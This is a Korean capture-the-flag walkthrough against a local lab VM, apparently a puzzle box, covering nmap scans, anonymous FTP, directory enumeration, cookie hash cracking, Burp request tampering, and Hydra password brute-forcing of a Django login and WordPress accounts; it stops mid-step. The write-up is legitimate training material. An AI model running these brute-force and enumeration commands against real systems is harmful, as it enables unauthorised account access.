

## 1. 아이피 확인 및 포트 스캐닝

nmap 192.168.56.0/24

대상자의 아이피가 192.168.56.10 인 것을 확인하였다.

```
(root@kali)-[~]
└─$ nmap -n 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-14 17:16 KST
Nmap scan report for 192.168.56.1
Host is up (0.00046s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
MAC Address: 0A:00:27:00:00:08 (Unknown)

Nmap scan report for 192.168.56.10
Host is up (0.00082s latency).
Not shown: 982 filtered tcp ports (no-response), 12 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE
21/tcp     open  ftp
22/tcp     open  ssh
80/tcp     open  http
8000/tcp   open  http-alt
8080/tcp   open  http-proxy
9090/tcp   closed zeus-admin
MAC Address: 08:00:27:E9:4F:C5 (Oracle VirtualBox virtual NIC)
```

nmap -A -p- -sS -sC -sV 192.168.56.10

21번, 22번, 80번, 7979번, 8000번, 8080번 포트 총 6개가 확인된다.

ftp는 anonymous가 허용된다고 한다.

```
Host is up (0.00085s latency).
Not shown: 65376 filtered tcp ports (no-response), 152 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE VERSION
21/tcp     open  ftp      vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: ERROR
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.56.106
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.5 - secure, fast, stable
|_ End of status
22/tcp     open  ssh      OpenSSH 8.7 (protocol 2.0)
| ssh-hostkey:
|   256 88:ee:1e:60:6d:e5:64:12:75:58:50:2e:91:c7:ef:83 (ECDSA)
|_  256 93:2f:e0:16:67:f2:96:20:c1:ed:72:a2:ce:8d:02:cc (ED25519)
80/tcp     open  http      nginx 1.20.1
|_ http-title: 502 Bad Gateway
|_ http-server-header: nginx/1.20.1
7979/tcp   open  http      Apache httpd 2.4.62 ((Rocky Linux))
| http-methods:
|_ Potentially risky methods: TRACE
```

## 2. FTP접속

[ftp 192.168.56.10](ftp://192.168.56.10)

anonymous로 접속하면 pub폴더가 있는데 들어가보면 sunglass라는 파일이 있다.

get sunglass로 칼리로 파일을 다운받는다.

```
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          22 Apr 12 06:38 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--  1 0      0          48 Apr 12 06:38 sunglass
226 Directory send OK.
ftp> get sunglass
local: sunglass remote: sunglass
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for sunglass (48 bytes).
100% |*****|
226 Transfer complete.
48 bytes received in 00:00 (72.56 KiB/s)
```

열어보면 우리는 순서와 선택이 중요하다고 적혀 있다.

```
(root@kali)~[~]
# cat sunglass
Both the sequence and the choices matter to us.
```

### 3. 80 포트

192.168.56.10 접속 시 에러 페이지가 뜨고 소스에도 볼 게 없다.

---

# 502 Bad Gateway


---

nginx/1.20.1

#### 4. 7979포트


192.168.56.10:7979 접속 시 뭘 이상한 페이지가 뜬다.

최초 ova 다운로드 맨 밑에 잘 보면 base64, ROT47, ROT800이 적혀 있는데 ftp에서 본 순서와 선택이 중요하다는 말을 조합해보자.



cyberchef에서 알려준 3가지를 ROT8000, base64, ROT47 순으로 등록 후 디코딩을 하다 보면

아파치 화면 오른쪽 중간쯤 부분을 디코딩했을 때 T1p6을 사용하라고 한다.



칼리 gobuster를 사용하여 디렉토리 탐색을 해보자.

```
gobuster dir -u http://192.168.56.10:7979 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,html,bak,php

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.10:7979
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,html,bak,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 13341]
/.html (Status: 403) [Size: 199]
/hidden.txt (Status: 200) [Size: 15]
```

hidden.txt이 나오는데 들어가보면 sunglass90.com 이 나오는데 접속을 해본다면

## User Authentication is Required.

Username

Password

Login

```
74
75
76
77 <!--
78 كلما زادت محاولاتك، زادت معاناتك
79 --!>
80
```

이런 로그인 화면이 나오는데 소스코드의 주석을 잘 보면 노력을 할수록 힘들어진다고 하니 이 페이지는 낚시 페이지라고 생각해볼 수 있다. 주석에 보게 되면 hansel의 유저가 동일하다고 한다 username=admin 적혀있기에 hansel도 admin을 사용한다는 걸 알 수 있다.



## 5. 8000번 포트

### 5-1. hanselandgretel

이제 8000 포트를 시도를 해보도록 한다.

drib 탐색 및 웹페이지 수동 탐색을 하면 아래 화면들을 만날 수 있다.

```
root@kali-lgh: ~  
File Actions Edit View Help  
  
START_TIME: Mon Apr 14 06:03:13 2025  
URL_BASE: http://192.168.56.10:8000/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
-----  
  
GENERATED WORDS: 4612  
  
----- Scanning URL: http://192.168.56.10:8000/ -----  
  
+ http://192.168.56.10:8000/login (CODE:301|SIZE:0)  
+ http://192.168.56.10:8000/logout (CODE:301|SIZE:0)  
+ http://192.168.56.10:8000/static (CODE:301|SIZE:0)  
  
-----  
  
END_TIME: Mon Apr 14 06:03:45 2025  
DOWNLOADED: 4612 - FOUND: 3  
  
(root@kali-lgh)-[~]  
#
```



1) 첫번째 방법: 바로 확인하기

F12를 눌러 쿠키를 확인하면 secret에 암호화된 것 같은 단어들이 있다.


Debugger	↑↓ Network	{ } Style Editor	🔄 Performance	📁 Memory	📁 Storage
Filter Items					
Name	Value				
srftoken	2eKePrbmGDi4rhs7Fr64bxde0XRu4egf				
secret	047364b9be67f665eca384b8061d688b8642a8b47b3de35c22a012ed6fe69242				

디코딩하면 alibaba가 나온다.

Enter up to 20 non-salted hashes, one per line:

047364b9be67f665eca384b8061d688b8642a8b47b3de35c22a012ed6fe69242

☐ 로봇이 아닙니다.



Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
047364b9be67f665eca384b8061d688b8642a8b47b3de35c22a012ed6fe69242	sha256	alibaba

2) 두번째 방법: 로그인 후 힌트 보고 확인하기

hydra 192.168.56.10 http-form-post "/login/:username=^USER^&password=^PASS^:Login failed. Please try again." -l admin -P /usr/share/wordlists/rockyou.txt -s 8000

```
S^:Login failed. Please try again." -l admin -P /usr/share/wordlists/rockyou.txt -s 8000
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-15 20:
49:48
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.res
tore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.56.10:8000/login/:username=^USER^&p
assword=^PASS^:Login failed. Please try again.
[STATUS] 1873.00 tries/min, 1873 tries in 00:01h, 14342526 to do in 127:38h,
16 active
[STATUS] 1788.00 tries/min, 5364 tries in 00:03h, 14339035 to do in 133:40h,
16 active
[8000][http-post-form] host: 192.168.56.10 login: admin password: babycak
es1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-15 20:
54:58
```

Hydra로 id, password 획득 후 로그인하면 아래와 같은 화면이 나온다.



## Hansel and Gretel

Wow, congratulations!  
But there's no hint here...  
We already left it behind somewhere else...

Log Out

이미 힌트가 있었다고 한다.



## Hansel and Gretel

Wow, congratulations!  
But there's no hint here...  
We already left it behind somewhere else...

Log Out

Debugger					
Filter Items					
Name	Value	Domain	Path	Expires / Max-Age	Size
csrftoken	2eKePrbmGDI4rhs7Fr64bxde0XRu4egf	192.168.56.10	/	Mon, 13 Apr 2026 10:44:15 GMT	41

위 이미지처럼 로그인한 후에는 쿠키가 보이지 않아 로그아웃하여 다시 돌아가서 쿠키를 확인 후 첫번째 방법과 동일한 절차 수행 후 alibaba라는 힌트를 얻는다.

3) 세번째 방법: dirb한 결과에서 확인하기

정보수집과정에서 dirb를 하면 static디렉토리를 발견할 수 있는데

← → ↺ 🏠 192.168.56.10:8000/static/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-0

## Page not found (404)

Directory indexes are not allowed here.

**Request Method:** GET  
**Request URL:** http://192.168.56.10:8000/static/  
**Raised by:** django.views.static.serve

Using the URLconf defined in myctf.urls, Django tried these URL patterns, in this order:

1. login/ [name='login']
2. logout/ [name='logout']
3. api/access [name='access\_api']
4. alibaba/
- 5.
6. ^static/(?P<path>.\*)\$


The current path, static/, matched the last one.

여기서 alibaba라는 디렉토리를 발견할 수 있다.



## 5-2. alibaba


<http://192.168.56.10:8000/alibaba> 접속



1) 첫번째 방법: 페이지 소스를 확인한다.

```
<script>
function open_code() {
  fetch('/api/access')
    .then(response => response.json())
    .then(data => {
      console.log("token=" + data.token);
    })
    .catch(error => console.error("Error:", error));
}
</script>
```


open\_code()라는 함수가 있는 것을 확인할 수 있다.



위 이미지처럼 console에 입력하면 암호가 나온다.


2) 두번째 방법: dirb에서 찾은 디렉터리 사용

<http://192.168.56.10:8000/static> 에 들어갔을 때 오류창에서 /api/access라는 디렉터리를 발견할 수 있다.



웹으로 접속하면 console에 입력한 것과 동일한 암호가 나온다.

<http://192.168.56.10:8000/alibaba> 에서 f12를 누르면 아래 이미지처럼 나온다.



door 부분에 방금 얻은 암호를 넣는다.




새로고침하면 위 이미지처럼 문장이 나온다.

547f520fa9832d3090b5a5a374a904ea



로봇이 아닙니다.



Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
547f520fa9832d3090b5a5a374a904ea	md5	open_sesame

**Color Codes:** **Green:** Exact match, **Yellow:** Partial match, **Red:** Not found.

암호를 크랙하면 open\_sesame이라는 단어를 얻을 수 있다.

Filter Items	
Name	Value
csrftoken	2eKePrbmGD14rhs7Fr64bxde0XRu4egf
secret	047364b9be67f665eca384b8061d688b8642a8b47b3de35c22a012ed6fe69242
token	open_sesame

쿠키에 다시 open\_sesame을 넣고 새로고침하면

Try posting the magic word itself...



새로운 문장이 나왔다. 새로고침하여 Burp suite로 해당 페이지를 intercept한다.

```
GET /alibaba/ HTTP/1.1
Host: 192.168.56.10:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: csrftoken=2eKePrbmGD14rhs7Fr64bxde0XRu4egf; secret=047364b9be67f665eca384b8061d688b8642a8b47b3de35c22a012ed6fe69242; token=open_sesame
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

GET을 POST로 바꾸고 forward 한다.



```
POST /alibaba/ HTTP/1.1
Host: 192.168.56.10:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: csrftoken=2eKePrbmGD14rhs7Fr64bxde0XRu4egf; secret=047364b9be67f665eca384b8061d688b8642a8b47b3de35c22a012ed6fe69242; token=open_sesame
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```



Hint: ssh login password ends with "...MU09"

화면 밑에서 힌트 획득.

## Masonry Blog, WordPress theme by Perfectwpthemes

워드프레스로 돌고 있음을 확인했다 wpscan을 이용하여 유저까지 스캔을 해보자

```
wpscan --url http://192.168.56.10:8080 --enumerate p,u
```



```
[+] admin4
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Wp Json Api (Aggressive Detection)
| - http://192.168.56.10:8080/wp-json/wp/v2/users/?per_page=100&page=1
| Rss Generator (Aggressive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] admin3
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Wp Json Api (Aggressive Detection)
| - http://192.168.56.10:8080/wp-json/wp/v2/users/?per_page=100&page=1
| Rss Generator (Aggressive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] admin1
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Wp Json Api (Aggressive Detection)
| - http://192.168.56.10:8080/wp-json/wp/v2/users/?per_page=100&page=1
| Rss Generator (Aggressive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] admin5
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] admin2
```



Wpscan 을 한 결과 admin1 ~ admin5 까지 총 5 개가 있는데 비밀번호를 알아보자.

일단 burp 에서 인터셉트한 값의 리퀘스트 값을 알아보고 /wp-login.php 과

log=admin1&pwd=admin1&wp-

submit=%D8%AF%D8%AE%D9%88%D9%84&redirect\_to=http%3A%2F%2F192.168.56.10%3A8080%2Fwp-admin%2F&testcookie=1 를 복사해 두도록 하고 response 를 보게 되면 login\_error 가 있다. 이것도 복사해두자.

#### Request

```
1 POST /wp-login.php HTTP/1.1
2 Host: 192.168.56.10:8080
3 Content-Length: 129
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.56.10:8080
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.56.10:8080/wp-login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: wordpress_test_cookie=WP+Cookie+check
14 Connection: keep-alive
15
16 log=admin1&pwd=admin1&wp-submit=%D8%AF%D8%AE%D9%88%D9%84&redirect_to=http%3A%2F%2F192.168.56.10%3A8080%2Fwp-admin%2F&testcookie=1
```

#### Response

```
41 </a>
</h1>
<div id="login_error">
  <strong>
    خطأ
  </strong>
  <strong> للمستخدم أدخلتها التي المرور كلمة :
```

복사를 해둔 다음 칼리에서 wpscan에서 본 유저를 파일로 저장을 하고



복사해둔 값들을 모아서 hydra를 돌려보면 비밀번호를 획득할 수 있다


```
hydra 192.168.56.10 -s 8080 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=%D8%AF%D8%AE%D9%88%D9%84&redirect_to=http%3A%2F%2F192.168.56.10%3A8080%2Fwp-admin%2F&testcookie=1:login_error" -L user -P user -t 64
```

```
root@kali: ~/escaperoom
# hydra 192.168.56.10 -s 8080 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=%D8%AF%D8%AE%D9%88%D9%84&redirect_to=http%3A%2F%2F192.168.56.10%3A8080%2Fwp-admin%2F&testcookie=1:login_error" -L user -P user -t 64
